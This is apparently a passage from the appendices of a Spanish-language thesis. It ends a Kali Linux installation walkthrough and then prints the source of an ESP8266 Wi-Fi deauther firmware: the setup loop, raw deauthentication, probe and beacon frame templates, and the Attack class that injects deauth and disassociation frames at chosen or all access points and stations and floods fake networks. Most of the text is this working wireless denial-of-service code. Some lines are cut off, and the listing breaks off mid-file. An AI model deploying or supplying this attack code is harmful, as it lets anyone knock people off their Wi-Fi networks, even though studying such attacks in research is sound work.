
Mostrar la contraseña en claro

Por favor, introduzca la misma contraseña de usuario de nuevo para verificar que la introdujo correctamente.
Vuelva a introducir la contraseña para su verificación:

●●●●

Mostrar la contraseña en claro

Capturar la pantalla **Retroceder** **Continuar**

Paso 10: Selección de la zona horaria – Guayaquil.

KALI

Configurar el reloj


Si la zona horaria deseada no está en la lista entonces vuelva atrás al paso «Escoja el idioma» y seleccione un país que utilice la zona horaria deseada (el país donde vive o está ubicado).
Seleccione una ubicación en su zona horaria:

Guayaquil

Islas Galápagos

Capturar la pantalla **Retroceder** **Continuar**

Paso 11: Selección de la partición guiada del disco guiado para no afectar al sistema operativo de Windows.



Paso 12: Finalizar Particionado.



Anexo 2: Código Fuente de Configuración y Control del Aursinc Wi-Fi Deauther.

```
1 extern "C" {
2   #include "user_interface.h"
3 }
4
5 #include "EEPROMHelper.h"
6
7 #include "src/ArduinoJson-v5.13.5/ArduinoJson.h"
8 #if ARDUINOJSON_VERSION_MAJOR != 5
9 // The software was build using ArduinoJson v5.x
10 // version 6 is still in beta at the time of writing
11 // go to tools -> manage libraries, search for ArduinoJSON and install version 5
12 #error Please upgrade/downgrade ArduinoJSON library to version 5!
13 #endif // if ARDUINOJSON_VERSION_MAJOR != 5
14
15 #include "oui.h"
16 #include "language.h"
17 #include "functions.h"
18 #include "settings.h"
19 #include "Names.h"
20 #include "SSIDs.h"
21 #include "Scan.h"
22 #include "Attack.h"
23 #include "CLI.h"
24 #include "DisplayUI.h"
25 #include "A_config.h"
26
27 #include "led.h"
28
29 // Run-Time Variables //
30 Names names;
31 SSIDs ssids;
32 Accesspoints accesspoints;
33 Stations stations;
34 Scan scan;
35 Attack attack;
36 CLI cli;
37 DisplayUI displayUI;
```

```

38
39 simplebutton::Button* resetButton;
40
41 #include "wifi.h"
42
43 uint32_t autosaveTime = 0;
44 uint32_t currentTime = 0;
45
46 bool booted = false;
47
48 void setup() {
49     // for random generator
50     randomSeed(os_random());
51
52     // start serial
53     Serial.begin(115200);
54     Serial.println();
55
56     // start SPIFFS
57     prnt(SETUP_MOUNT_SPIFFS);
58     // bool spiffsError = LittleFS.begin();
59     LittleFS.begin();
60     prntln(/*spiffsError ? SETUP_ERROR : */ SETUP_OK);
61
62     // Start EEPROM
63     EEPROMHelper::begin(EEPROM_SIZE);
64
65 #ifdef FORMAT_SPIFFS
66     prnt(SETUP_FORMAT_SPIFFS);
67     LittleFS.format();
68     prntln(SETUP_OK);
69 #endif // ifdef FORMAT_SPIFFS
70
71 #ifdef FORMAT_EEPROM
72     prnt(SETUP_FORMAT_EEPROM);
73     EEPROMHelper::format(EEPROM_SIZE);
74     prntln(SETUP_OK);
75 #endif // ifdef FORMAT_EEPROM
76
77     // Format SPIFFS when in boot-loop
78     if (/*spiffsError || */ EEPROMHelper::checkBootNum(BOOT_COUNTER_ADDR)) {
79         prnt(SETUP_FORMAT_SPIFFS);
80         LittleFS.format();
81         prntln(SETUP_OK);
82
83         prnt(SETUP_FORMAT_EEPROM);
84         EEPROMHelper::format(EEPROM_SIZE);
85         prntln(SETUP_OK);
86
87         EEPROMHelper::resetBootNum(BOOT_COUNTER_ADDR);
88     }
89
90     // get time
91     currentTime = millis();
92
93     // load settings
94     #ifndef RESET_SETTINGS
95     settings::load();
96     #else // ifndef RESET_SETTINGS
97     settings::reset();
98     settings::save();
99     #endif // ifndef RESET_SETTINGS
100
101     wifi::begin();
102     wifi_set_promiscuous_rx_cb([](uint8_t* buf, uint16_t len) {
103         scan.sniffer(buf, len);
104     });
105
106     // start display
107     if (settings::getDisplaySettings().enabled) {
108         displayUI.setup();
109         displayUI.mode = DISPLAY_MODE::INTRO;
110     }
111

```

```

112 // load everything else
113 names.load();
114 ssids.load();
115 cli.load();
116
117 // create scan.json
118 scan.setup();
119
120 // dis/enable serial command interface
121 if (settings::getCLISettings().enabled) {
122     cli.enable();
123 } else {
124     prntln(SETUP_SERIAL_WARNING);
125     Serial.flush();
126     Serial.end();
127 }
128
129 // start access point/web interface
130 if (settings::getWebSettings().enabled) wifi::startAP();
131
132 // STARTED
133 prntln(SETUP_STARTED);
134
135 // version
136 prntln(DEAUTHER_VERSION);
137
138 // setup LED
139 led::setup();
140
141 // setup reset button
142 resetButton = new ButtonPullup(RESET_BUTTON);
143 }
144
145 void loop() {
146     currentTime = millis();
147
148     led::update(); // update LED color
149     wifi::update(); // manage access point
150     attack.update(); // run attacks
151     displayUI.update();
152     cli.update(); // read and run serial input
153     scan.update(); // run scan
154     ssids.update(); // run random mode, if enabled
155
156     // auto-save
157     if (settings::getAutosaveSettings().enabled
158         && (currentTime - autosaveTime > settings::getAutosaveSettings().time)) {
159         autosaveTime = currentTime;
160         names.save(false);
161         ssids.save(false);
162         settings::save(false);
163     }
164
165     if (!booted) {
166         booted = true;
167         EEPROMHelper::resetBootNum(BOOT_COUNTER_ADDR);
168 #ifdef HIGHLIGHT_LED
169         displayUI.setupLED();
170 #endif // ifdef HIGHLIGHT_LED
171     }
172
173     resetButton->update();
174     if (resetButton->holding(5000)) {
175         led::setMode(LED_MODE::SCAN);
176         DISPLAY_MODE_mode = displayUI.mode;
177         displayUI.mode = DISPLAY_MODE::RESETTING;
178         displayUI.update(true);
179
180         settings::reset();
181         settings::save(true);
182
183         delay(2000);
184
185         led::setMode(LED_MODE::IDLE);

```

```

186     displayUI.mode = _mode;
187 }
188 }

```

Anexo 3: Código de la estructura de Paquetes y Funciones de Ataque en Wi-Fi.

```

1 #pragma once
2
3 #include "Arduino.h"
4 #include <ESP8266WiFi.h>
5 extern "C" {
6     #include "user_interface.h"
7 }
8 #include "language.h"
9 #include "Accesspoints.h"
10 #include "Stations.h"
11 #include "SSIDs.h"
12 #include "Scan.h"
13
14 extern SSIDs ssids;
15 extern Accesspoints accesspoints;
16 extern Stations stations;
17 extern Scan scan;
18
19 extern uint8_t wifi_channel;
20 extern uint8_t broadcast[6];
21 extern uint32_t currentTime;
22
23 extern bool macBroadcast(uint8_t* mac);
24 extern void getRandomMac(uint8_t* mac);
25 extern void setOutputPower(float dBm);
26 extern String macToStr(const uint8_t* mac);
27 extern String bytesToStr(const uint8_t* b, uint32_t size);
28 extern void setWifiChannel(uint8_t ch, bool force);
29 extern bool writeFile(String path, String& buf);
30 extern int8_t free80211_send(uint8_t* buffer, uint16_t len);
31
32 class Attack {
33     public:
34         Attack();
35
36         void start();
37         void start(bool beacon, bool deauth, bool deauthAll, bool probe, bool output, uint32_t
38         void stop();
39         void update();
40
41         void enableOutput();
42         void disableOutput();
43         void status();
44         String getStatusJSON();
45
46         bool deauthAP(int num);
47         bool deauthStation(int num);
48         bool deauthName(int num);
49         bool deauthDevice(uint8_t* apMac, uint8_t* stMac, uint8_t reason, uint8_t ch);
50
51         bool sendBeacon(uint8_t tc);
52         bool sendBeacon(uint8_t* mac, const char* ssid, uint8_t ch, bool wpa2);
53
54         bool sendProbe(uint8_t tc);
55         bool sendProbe(uint8_t* mac, const char* ssid, uint8_t ch);
56
57         bool sendPacket(uint8_t* packet, uint16_t packetSize, uint8_t ch, bool force_ch);
58

```



```

59     bool isRunning();
60
61     uint32_t getDeauthPkts();
62     uint32_t getBeaconPkts();
63     uint32_t getProbePkts();
64     uint32_t getDeauthMaxPkts();
65     uint32_t getBeaconMaxPkts();
66     uint32_t getProbeMaxPkts();
67
68     uint32_t getPacketRate();
69
70 private:
71     void deauthUpdate();
72     void deauthAllUpdate();
73     void beaconUpdate();
74     void probeUpdate();
75
76     void updateCounter();
77
78     bool running = false;
79     bool output = true;
80
81     struct AttackType {
82         bool active = false; // if attack is activated
83         uint16_t packetCounter = 0; // how many packets are sent per second
84         uint16_t maxPkts = 0; // how many packets should be sent per second
85         uint8_t tc = 0; // target counter, i.e. which AP or SSID
86         uint32_t time = 0; // time last packet was sent
87     };
88
89     AttackType deauth;
90     AttackType beacon;
91     AttackType probe;
92     bool deauthAll = false;
93
94     uint32_t deauthPkts = 0;
95     uint32_t beaconPkts = 0;
96     uint32_t probePkts = 0;
97
98     uint32_t tmpPacketRate = 0;
99     uint32_t packetRate = 0;
100
101     uint8_t apCount = 0;
102     uint8_t stCount = 0;
103     uint8_t nCount = 0;
104
105     int8_t tmpID = -1;
106
107     uint16_t packetSize = 0;
108     uint32_t attackTime = 0; // for counting how many packets per second
109     uint32_t attackStartTime = 0;
110     uint32_t timeout = 0;
111
112     // random mac address for making the beacon packets
113     uint8_t mac[6] = { 0xAA, 0xBB, 0xCC, 0x00, 0x11, 0x22 };
114
115     uint8_t deauthPacket[26] = {
116         /* 0 - 1 */ 0xC0, 0x00, // type, subtype c0: deauth (a0
117         /* 2 - 3 */ 0x00, 0x00, // duration (SDK takes care of
118         /* 4 - 9 */ 0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF, // reciever (target)
119         /* 10 - 15 */ 0xCC, 0xCC, 0xCC, 0xCC, 0xCC, 0xCC, // source (ap)
120         /* 16 - 21 */ 0xCC, 0xCC, 0xCC, 0xCC, 0xCC, 0xCC, // BSSID (ap)
121         /* 22 - 23 */ 0x00, 0x00, // fragment & squence number
122         /* 24 - 25 */ 0x01, 0x00 // reason code (1 = unspecified)
123     };
124
125     uint8_t probePacket[68] = {
126         /* 0 - 1 */ 0x40, 0x00,
127         /* 2 - 3 */ 0x00, 0x00,
128         /* 4 - 9 */ 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0:
129         /* 10 - 15 */ 0xAA, 0xAA, 0xAA, 0xAA, 0xAA, 0:
130         /* 16 - 21 */ 0xff, 0xff, 0xff, 0xff, 0:
131         /* 22 - 23 */ 0x00, 0x00,
132         /* 24 - 25 */ 0x00, 0x20,

```

```

133         /* 26 - 57 */ 0x20, 0x20,          0x20,          0x20,
134         0x20,          0x20,          0x20,          0x20,
135         0x20,          0x20,          0x20,          0x20,
136         0x20,          0x20,          0x20,          0x20,
137         0x20,          0x20,          0x20,          0x20,
138         0x20,          0x20,          0x20,          0x20,
139         0x20,          0x20,          0x20,          0x20,
140         0x20,          0x20,          0x20,          0x20,
141         /* 58 - 59 */ 0x01, 0x08, // Tag Number: Supported Rates (1), Tag length: 8
142         /* 60 */ 0x82,          // 1(B)
143         /* 61 */ 0x84,          // 2(B)
144         /* 62 */ 0x8b,          // 5.5(B)
145         /* 63 */ 0x96,          // 11(B)
146         /* 64 */ 0x24,          // 18
147         /* 65 */ 0x30,          // 24
148         /* 66 */ 0x48,          // 36
149         /* 67 */ 0x6c          // 54
150     };
151
152     uint8_t beaconPacket[109] = {
153         /* 0 - 3 */ 0x80, 0x00,          0x00,          0x00,
154         /* 4 - 9 */ 0xFF, 0xFF,          0xFF,          0xFF,
155         /* 10 - 15 */ 0x01, 0x02,          0x03,          0x04,
156         /* 16 - 21 */ 0x01, 0x02,          0x03,          0x04,
157
158         // Fixed parameters
159         /* 22 - 23 */ 0x00, 0x00,
160         /* 24 - 31 */ 0x83, 0x51,          0xf7,          0x8f,
161         /* 32 - 33 */ 0x64, 0x00,
162         /* 34 - 35 */ 0x31, 0x00,
163
164         // Tagged parameters
165
166         // SSID parameters
167         /* 36 - 37 */ 0x00, 0x20, // Tag: Set SSID length, Tag length: 32
168         /* 38 - 69 */ 0x20, 0x20,          0x20,          0x20,
169         0x20,          0x20,          0x20,          0x20,
170         0x20,          0x20,          0x20,          0x20,
171         0x20,          0x20,          0x20,          0x20,
172         0x20,          0x20,          0x20,          0x20,
173         0x20,          0x20,          0x20,          0x20,
174         0x20,          0x20,          0x20,          0x20,
175         0x20,          0x20,          0x20,          0x20, // SSID
176
177         // Supported Rates
178         /* 70 - 71 */ 0x01, 0x08,          // Tag: S
179         /* 72 */ 0x82,          // 1(B)
180         /* 73 */ 0x84,          // 2(B)
181         /* 74 */ 0x8b,          // 5.5(B)
182         /* 75 */ 0x96,          // 11(B)
183         /* 76 */ 0x24,          // 18
184         /* 77 */ 0x30,          // 24
185         /* 78 */ 0x48,          // 36
186         /* 79 */ 0x6c,          // 54
187
188         // Current Channel
189         /* 80 - 81 */ 0x03, 0x01,          // Channe
190         /* 82 */ 0x01,          // Curren
191
192         // RSN information
193         /* 83 - 84 */ 0x30, 0x18,
194         /* 85 - 86 */ 0x01, 0x00,
195         /* 87 - 90 */ 0x00, 0x0f,          0xac,          0x02,
196         /* 91 - 92 */ 0x02, 0x00,
197         /* 93 - 100 */ 0x00, 0x0f,          0xac,          0x04,
198         /* 101 - 102 */ 0x01, 0x00,
199         /* 103 - 106 */ 0x00, 0x0f,          0xac,          0x02,
200         /* 107 - 108 */ 0x00, 0x00
201     };
202 };

```

Anexo 4: Código de Implementación de Ataques de Deautenticación, Probe y Beacon en Redes Inalámbricas.

```

1 #include "Attack.h"
2
3 #include "settings.h"
4
5 Attack::Attack() {
6     getRandomMac(mac);
7
8     if (settings::getAttackSettings().beacon_interval == INTERVAL_1S) {
9         // 1s beacon interval
10        beaconPacket[32] = 0xe8;
11        beaconPacket[33] = 0x03;
12    } else {
13        // 100ms beacon interval
14        beaconPacket[32] = 0x64;
15        beaconPacket[33] = 0x00;
16    }
17
18    deauth.time = currentTime;
19    beacon.time = currentTime;
20    probe.time = currentTime;
21 }
22
23 void Attack::start() {
24     stop();
25     println(A_START);
26     attackTime = currentTime;
27     attackStartTime = currentTime;
28     accesspoints.sortAfterChannel();
29     stations.sortAfterChannel();
30     running = true;
31 }
32
33 void Attack::start(bool beacon, bool deauth, bool deauthAll, bool probe, bool output, uint32_t
34     Attack::beacon.active = beacon;
35     Attack::deauth.active = deauth || deauthAll;
36     Attack::deauthAll = deauthAll;
37     Attack::probe.active = probe;
38
39     Attack::output = output;
40     Attack::timeout = timeout;
41
42     // if (((beacon || probe) && ssids.count() > 0) || (deauthAll && scan.countAll() > 0) ||
43     // scan.countSelected() > 0){
44     if (beacon || probe || deauthAll || deauth) {
45         start();
46     } else {
47         println(A_NO_MODE_ERROR);
48         accesspoints.sort();
49         stations.sort();
50         stop();
51     }
52 }
53
54 void Attack::stop() {
55     if (running) {
56         running = false;
57         deauthPkts = 0;
58         beaconPkts = 0;
59         probePkts = 0;
60         deauth.packetCounter = 0;
61         beacon.packetCounter = 0;
62         probe.packetCounter = 0;
63         deauth.maxPkts = 0;
64         beacon.maxPkts = 0;
65         probe.maxPkts = 0;
66         packetRate = 0;
67         deauth.tc = 0;
68         beacon.tc = 0;
69         probe.tc = 0;
70         deauth.active = false;
71         beacon.active = false;
72         probe.active = false;
73         println(A_STOP);
74     }

```

```

75 }
76
77 bool Attack::isRunning() {
78     return running;
79 }
80
81 void Attack::updateCounter() {
82     // stop when timeout is active and time is up
83     if ((timeout > 0) && (currentTime - attackStartTime >= timeout)) {
84         println(A_TIMEOUT);
85         stop();
86         return;
87     }
88
89     // deauth packets per second
90     if (deauth.active) {
91         if (deauthAll) deauth.maxPkts = settings::getAttackSettings().deauths_per_target *
92             (accesspoints.count() + stations.count() * 2 - names.sele
93         else deauth.maxPkts = settings::getAttackSettings().deauths_per_target *
94             (accesspoints.selected() + stations.selected() * 2 + names.sele
95     } else {
96         deauth.maxPkts = 0;
97     }
98
99     // beacon packets per second
100    if (beacon.active) {
101        beacon.maxPkts = ssids.count();
102
103        if (settings::getAttackSettings().beacon_interval == INTERVAL_100MS) beacon.maxPkts *=
104    } else {
105        beacon.maxPkts = 0;
106    }
107
108    // probe packets per second
109    if (probe.active) probe.maxPkts = ssids.count() * settings::getAttackSettings().probe_fra
110    else probe.maxPkts = 0;
111
112    // random transmission power
113    if (settings::getAttackSettings().random_tx && (beacon.active || probe.active)) setOutputP
114    else setOutputPower(20.5f);
115
116    // reset counters
117    deauthPkts = deauth.packetCounter;
118    beaconPkts = beacon.packetCounter;
119    probePkts = probe.packetCounter;
120    packetRate = tmpPacketRate;
121    deauth.packetCounter = 0;
122    beacon.packetCounter = 0;
123    probe.packetCounter = 0;
124    deauth.tc = 0;
125    beacon.tc = 0;
126    probe.tc = 0;
127    tmpPacketRate = 0;
128 }
129
130 void Attack::status() {
131     char s[120];
132
133     sprintf(s, str(
134         A_STATUS).c_str(), packetRate, deauthPkts, deauth.maxPkts, beaconPkts, beacon
135         probe.maxPkts);
136     prnt(String(s));
137 }
138
139 String Attack::getStatusJSON() {
140     String json = String(OPEN_BRACKET);
141
142     json += String(OPEN_BRACKET) + b2s(deauth.active) + String(COMMA) + String(scan.countSele
143         String(deauthPkts) + String(COMMA) + String(deauth.maxPkts) + String(CLOSE_BRACKET
144     json += String(OPEN_BRACKET) + b2s(beacon.active) + String(COMMA) + String(ssids.count())
145         beaconPkts) + String(COMMA) + String(beacon.maxPkts) + String(CLOSE_BRACKET) + String
146     json += String(OPEN_BRACKET) + b2s(probe.active) + String(COMMA) + String(ssids.count()) +
147         probePkts) + String(COMMA) + String(probe.maxPkts) + String(CLOSE_BRACKET) + String(CO
148     json += String(packetRate);

```

```

149     json += CLOSE_BRACKET;
150
151     return json;
152 }
153
154 void Attack::update() {
155     if (!running || scan.isScanning()) return;
156
157     apCount = accesspoints.count();
158     stCount = stations.count();
159     nCount = names.count();
160
161     // run/update all attacks
162     deauthUpdate();
163     deauthAllUpdate();
164     beaconUpdate();
165     probeUpdate();
166
167     // each second
168     if (currentTime - attackTime > 1000) {
169         attackTime = currentTime; // update time
170         updateCounter();
171
172         if (output) status(); // status update
173         getRandomMac(mac); // generate new random mac
174     }
175 }
176
177 void Attack::deauthUpdate() {
178     if (!deauthAll && deauth.active && (deauth.maxPkts > 0) && (deauth.packetCounter < deauth.m
179         if (deauth.time <= currentTime - (1000 / deauth.maxPkts)) {
180             // APs
181             if ((apCount > 0) && (deauth.tc < apCount)) {
182                 if (accesspoints.getSelected(deauth.tc)) {
183                     deauth.tc += deauthAP(deauth.tc);
184                 } else deauth.tc++;
185             }
186
187             // Stations
188             else if ((stCount > 0) && (deauth.tc >= apCount) && (deauth.tc < stCount + apCount
189                 if (stations.getSelected(deauth.tc - apCount)) {
190                     deauth.tc += deauthStation(deauth.tc - apCount);
191                 } else deauth.tc++;
192             }
193
194             // Names
195             else if ((nCount > 0) && (deauth.tc >= apCount + stCount) && (deauth.tc < nCount +
196                 if (names.getSelected(deauth.tc - stCount - apCount)) {
197                     deauth.tc += deauthName(deauth.tc - stCount - apCount);
198                 } else deauth.tc++;
199             }
200
201             // reset counter
202             if (deauth.tc >= nCount + stCount + apCount) deauth.tc = 0;
203         }
204     }
205 }
206
207 void Attack::deauthAllUpdate() {
208     if (deauthAll && deauth.active && (deauth.maxPkts > 0) && (deauth.packetCounter < deauth.m
209         if (deauth.time <= currentTime - (1000 / deauth.maxPkts)) {
210             // APs
211             if ((apCount > 0) && (deauth.tc < apCount)) {
212                 tmpID = names.findID(accesspoints.getMac(deauth.tc));
213
214                 if (tmpID < 0) {
215                     deauth.tc += deauthAP(deauth.tc);
216                 } else if (!names.getSelected(tmpID)) {
217                     deauth.tc += deauthAP(deauth.tc);
218                 } else deauth.tc++;
219             }
220
221             // Stations
222             else if ((stCount > 0) && (deauth.tc >= apCount) && (deauth.tc < stCount + apCount

```

```

223         tmpID = names.findID(stations.getMac(deauth.tc - apCount));
224
225         if (tmpID < 0) {
226             deauth.tc += deauthStation(deauth.tc - apCount);
227         } else if (!names.getSelected(tmpID)) {
228             deauth.tc += deauthStation(deauth.tc - apCount);
229         } else deauth.tc++;
230     }
231
232     // Names
233     else if ((nCount > 0) && (deauth.tc >= apCount + stCount) && (deauth.tc < apCount
234             if (!names.getSelected(deauth.tc - apCount - stCount)) {
235                 deauth.tc += deauthName(deauth.tc - apCount - stCount);
236             } else deauth.tc++;
237     }
238
239     // reset counter
240     if (deauth.tc >= nCount + stCount + apCount) deauth.tc = 0;
241 }
242 }
243 }
244
245 void Attack::probeUpdate() {
246     if (probe.active && (probe.maxPkts > 0) && (probe.packetCounter < probe.maxPkts)) {
247         if (probe.time <= currentTime - (1000 / probe.maxPkts)) {
248             if (settings::getAttackSettings().attack_all_ch) setWifiChannel(probe.tc % 11, true);
249             probe.tc += sendProbe(probe.tc);
250
251             if (probe.tc >= ssids.count()) probe.tc = 0;
252         }
253     }
254 }
255
256 void Attack::beaconUpdate() {
257     if (beacon.active && (beacon.maxPkts > 0) && (beacon.packetCounter < beacon.maxPkts)) {
258         if (beacon.time <= currentTime - (1000 / beacon.maxPkts)) {
259             beacon.tc += sendBeacon(beacon.tc);
260
261             if (beacon.tc >= ssids.count()) beacon.tc = 0;
262         }
263     }
264 }
265
266 bool Attack::deauthStation(int num) {
267     return deauthDevice(stations.getAPMac(num), stations.getMac(num), settings::getAttackSettings().deauthStation(num));
268 }
269
270 bool Attack::deauthAP(int num) {
271     return deauthDevice(accesspoints.getMac(num), broadcast, settings::getAttackSettings().deauthAP(num));
272 }
273
274 bool Attack::deauthName(int num) {
275     if (names.isStation(num)) {
276         return deauthDevice(names.getBssid(num), names.getMac(num), settings::getAttackSettings().deauthName(num));
277     } else {
278         return deauthDevice(names.getMac(num), broadcast, settings::getAttackSettings().deauthName(num));
279     }
280 }
281
282 bool Attack::deauthDevice(uint8_t* apMac, uint8_t* stMac, uint8_t reason, uint8_t ch) {
283     if (!stMac) return false; // exit when station mac is null
284
285     // Serial.println("Deauthing "+macToStr(apMac)+" -> "+macToStr(stMac)); // for debugging
286
287     bool success = false;
288
289     // build deauth packet
290     packetSize = sizeof(deauthPacket);
291
292     uint8_t deauthpkt[packetSize];
293
294     memcpy(deauthpkt, deauthPacket, packetSize);
295
296     memcpy(&deauthpkt[4], stMac, 6);

```

```

297 memcpy(&deauthpkt[10], apMac, 6);
298 memcpy(&deauthpkt[16], apMac, 6);
299 deauthpkt[24] = reason;
300
301 // send deauth frame
302 deauthpkt[0] = 0xc0;
303
304 if (sendPacket(deauthpkt, packetSize, ch, true)) {
305     success = true;
306     deauth.packetCounter++;
307 }
308
309 // send disassociate frame
310 uint8_t disassocpkt[packetSize];
311
312 memcpy(disassocpkt, deauthpkt, packetSize);
313
314 disassocpkt[0] = 0xa0;
315
316 if (sendPacket(disassocpkt, packetSize, ch, false)) {
317     success = true;
318     deauth.packetCounter++;
319 }
320
321 // send another packet, this time from the station to the accesspoint
322 if (!macBroadcast(stMac)) { // but only if the packet isn't a broadcast
323     // build deauth packet
324     memcpy(&disassocpkt[4], apMac, 6);
325     memcpy(&disassocpkt[10], stMac, 6);
326     memcpy(&disassocpkt[16], stMac, 6);
327
328     // send deauth frame
329     disassocpkt[0] = 0xc0;
330
331     if (sendPacket(disassocpkt, packetSize, ch, false)) {
332         success = true;
333         deauth.packetCounter++;
334     }
335
336     // send disassociate frame
337     disassocpkt[0] = 0xa0;
338
339     if (sendPacket(disassocpkt, packetSize, ch, false)) {
340         success = true;
341         deauth.packetCounter++;
342     }
343 }
344
345 if (success) deauth.time = currentTime;
346
347 return success;
348 }
349
350 bool Attack::sendBeacon(uint8_t tc) {
351     if (settings::getAttackSettings().attack_all_ch) setWifiChannel(tc % 11, true);
352     mac[5] = tc;
353     return sendBeacon(mac, ssids.getName(tc).c_str(), wifi_channel, ssids.getWPA2(tc));
354 }
355
356 bool Attack::sendBeacon(uint8_t* mac, const char* ssid, uint8_t ch, bool wpa2) {
357     packetSize = sizeof(beaconPacket);
358
359     if (wpa2) {
360         beaconPacket[34] = 0x31;
361     } else {
362         beaconPacket[34] = 0x21;
363         packetSize -= 26;
364     }
365
366     int ssidLen = strlen(ssid);
367
368     if (ssidLen > 32) ssidLen = 32;
369
370     memcpy(&beaconPacket[10], mac, 6);

```

```

371     memcpy(&beaconPacket[16], mac, 6);
372     memcpy(&beaconPacket[38], ssid, ssidLen);
373
374     beaconPacket[82] = ch;
375
376     // =====
377     uint16_t tmpPacketSize = (packetSize - 32) + ssidLen;           // calc size
378     uint8_t* tmpPacket     = new uint8_t[tmpPacketSize];           // create packet buff
379
380     memcpy(&tmpPacket[0], &beaconPacket[0], 38 + ssidLen);        // copy first half of
381     tmpPacket[37] = ssidLen;                                       // update SSID length
382     memcpy(&tmpPacket[38 + ssidLen], &beaconPacket[70], wpa2 & 39 : 13); // copy second half c
383
384     bool success = sendPacket(tmpPacket, tmpPacketSize, ch, false);
385
386     if (success) {
387         beacon.time = currentTime;
388         beacon.packetCounter++;
389     }
390
391     delete[] tmpPacket; // free memory of allocated buffer
392
393     return success;
394     // =====
395 }
396
397 bool Attack::sendProbe(uint8_t tc) {
398     if (settings::getAttackSettings().attack_all_ch) setWifiChannel(tc % 11, true);
399     mac[5] = tc;
400     return sendProbe(mac, ssids.getName(tc).c_str(), wifi_channel);
401 }
402
403 bool Attack::sendProbe(uint8_t* mac, const char* ssid, uint8_t ch) {
404     packetSize = sizeof(probePacket);
405     int ssidLen = strlen(ssid);
406
407     if (ssidLen > 32) ssidLen = 32;
408
409     memcpy(&probePacket[10], mac, 6);
410     memcpy(&probePacket[26], ssid, ssidLen);
411
412     if (sendPacket(probePacket, packetSize, ch, false)) {
413         probe.time = currentTime;
414         probe.packetCounter++;
415         return true;
416     }
417
418     return false;
419 }
420
421 bool Attack::sendPacket(uint8_t* packet, uint16_t packetSize, uint8_t ch, bool force_ch) {
422     // Serial.println(bytesToStr(packet, packetSize));
423
424     // set channel
425     setWifiChannel(ch, force_ch);
426
427     // sent out packet
428     bool sent = wifi_send_pkt_freedom(packet, packetSize, 0) == 0;
429
430     if (sent) ++tmpPacketRate;
431
432     return sent;
433 }
434
435 void Attack::enableOutput() {
436     output = true;
437     prntln(A_ENABLED_OUTPUT);
438 }
439
440 void Attack::disableOutput() {
441     output = false;
442     prntln(A_DISABLED_OUTPUT);
443 }
444

```



```
445 uint32_t Attack::getDeauthPkts() {
446     return deauthPkts;
447 }
448
449 uint32_t Attack::getBeaconPkts() {
